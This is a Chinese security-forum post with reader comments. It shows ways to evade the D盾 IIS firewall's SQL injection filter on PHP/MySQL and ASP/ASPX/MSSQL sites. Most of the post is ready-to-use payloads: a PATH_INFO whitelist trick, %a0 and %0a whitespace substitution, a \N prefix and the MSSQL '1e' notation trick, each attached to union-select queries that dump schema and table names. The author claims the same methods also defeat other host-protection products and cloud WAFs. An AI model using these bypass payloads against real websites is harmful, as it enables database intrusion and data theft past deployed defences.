BypassD盾IIS防火墙SQL注入防御（多姿势）

xiaozi / 2017-09-28 01:26:00 / 浏览数 5977 安全技术 技术讨论 顶(0) 踩(0)

0X01 前言

D盾_IIS防火墙，目前只支持Win2003服务器，前阵子看见官方博客说D盾新版将近期推出，相信功能会更强大，这边分享一下之前的SQL注入防御的测试情况。D盾_IIS防火
a、白名单
b、绕过union select或select from的检测

0X02 IIS+PHP+MYSQL

搭建这个window2003+IIS+php+mysql，可花费不少时间，测试过程还蛮顺利的，先来一张拦截图：

绕过姿势一：白名单

PHP中的PATH_INFO问题，简单来说呢，就是

http:/x.x.x.x/3.php?id=1　　等价于　　http://x.x.x.x/3.php/xxxxxxxxxxxxx?id=1

从白名单中随便挑个地址加在后面，可成功bypass，

```
http://10.9.10.206/3.php/admin.php?id=1  union select 1,2,schema_name from information_schema.SCHEMATA
```

经测试，GET、POST、COOKIE均有效，完全bypass

绕过姿势二：空白字符

Mysql中可以利用的空白字符有：

```
%09,%0a,%0b,%0c,%0d,%20,%a0■
```

测试了一下，基本上针对MSSQL的[0x01-0x20]都被处理了，唯独在Mysql中还有一个%a0可以利用，可以看到%a0与select合体，无法识别，从而绕过。

```
id=1  union%a0select 1,2,3 from admin
```

绕过姿势三：\N形式

主要思考问题，如何绕过union select以及select from？

如果说上一个姿势是union和select之间的位置的探索，那么是否可以考虑在union前面进行检测呢？

为此在参数与union的位置，经测试，发现\N可以绕过union select检测，同样方式绕过select from的检测。

```
id=\Nunion(select 1,schema_name,\Nfrom information_schema.schemata)
```

0X03 IIS+ASP/ASPX+MSSQL

搭建IIS+ASP/ASPX+MSSQL环境，思路一致，只是语言与数据库特性有些许差异，继续来张D盾拦截图：

绕过姿势一：白名单

ASP： 不支持，找不到路径，而且D盾禁止执行带非法字符或特殊目录的脚本（/1.asp/x），撤底没戏了

/admin.php/../1.asp?id=1 and 1=1　拦截

/1.asp?b=admin.php&id=1 and 1=1 拦截

可见D盾会识别到文件的位置，并不是只检测URL存在白名单那么简单了。。。

ASPX：与PHP类似

```
/1.aspx/admin.php?id=1   union select 1,'2',TABLE_NAME from INFORMATION_SCHEMA.TABLES ■■■bypass
```

绕过姿势二：空白字符

Mssql可以利用的空白字符有：01,02,03,04,05,06,07,08,09,0A,0B,0C,0D,0E,0F,10,11,12,13,14,15,16,17,18,19,1A,1B,1C,1D,1E,1F,20

[0x01-0x20]全部都被处理了，想到mysql%a0的漏网之鱼是否可以利用一下?

ASP+MSSQL: 不支持%a0，已放弃。。。

ASPX+MSSQL: %a0+%0a配合，可成功绕过union select的检测

```
id=1 union%a0%0aselect 1,'2',TABLE_NAME %a0from INFORMATION_SCHEMA.TABLES
```

绕过姿势三：1E形式

MSSQL属于强类型，这边的绕过是有限制，from前一位显示位为数字类型，这样才能用1efrom绕过select from。

只与数据库有关，与语言无关，故ASP与ASPX一样，可bypass，

```
id=1eunion select '1',TABLE_NAME,1efrom INFORMATION_SCHEMA.TABLES
```

0X04 END

不同语言，中间件，数据库，所对应的特性有些差异，思路却一致，实践出真知，只要动手去探索，还有更多姿势等待被挖掘。

目前的测试成果，可成功bypass注入防御，如 安全狗、云锁、360主机卫士、D盾_IIS防火墙等主机防护软件及各种云waf，有些姿势都在用。

有对这方面研究的童鞋，欢迎加好友交流一下姿势。


上一篇：浅谈Java反序列化漏洞修复方案 下一篇：HTTP盲攻击的几种思路v2.0

1. 5 条回复

sq1map 2017-09-28 13:37:57

如何实现一个程序可以随机组合干扰符号，然后插入sql语句中，循环遍历，检测waf过滤规则...

0 回复Ta



hades 2017-09-28 15:08:35

现在很多规则都不是基于正则勒~~

0 回复Ta

hundan 2017-09-28 17:05:45

请问一下，mssql这个1E，这个形式是怎么理解，为什么mssql会把它理解为这个语句了

0 回复Ta

xiaozi 2017-09-29 01:55:46

mssql中这个1E，就是科学计数法的形式，本质也是一种数值类型，可与union、from等关键字连在一起执行。

0 回复Ta

t0p丶邓 2018-06-12 09:53:37

mssql科学计数法居然不需要在e后面加数字，这个可以的，mysql不加数字就不行，很多waf在from前面第一个字符检测到字母就不拦截，检测到数字还是拦截

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板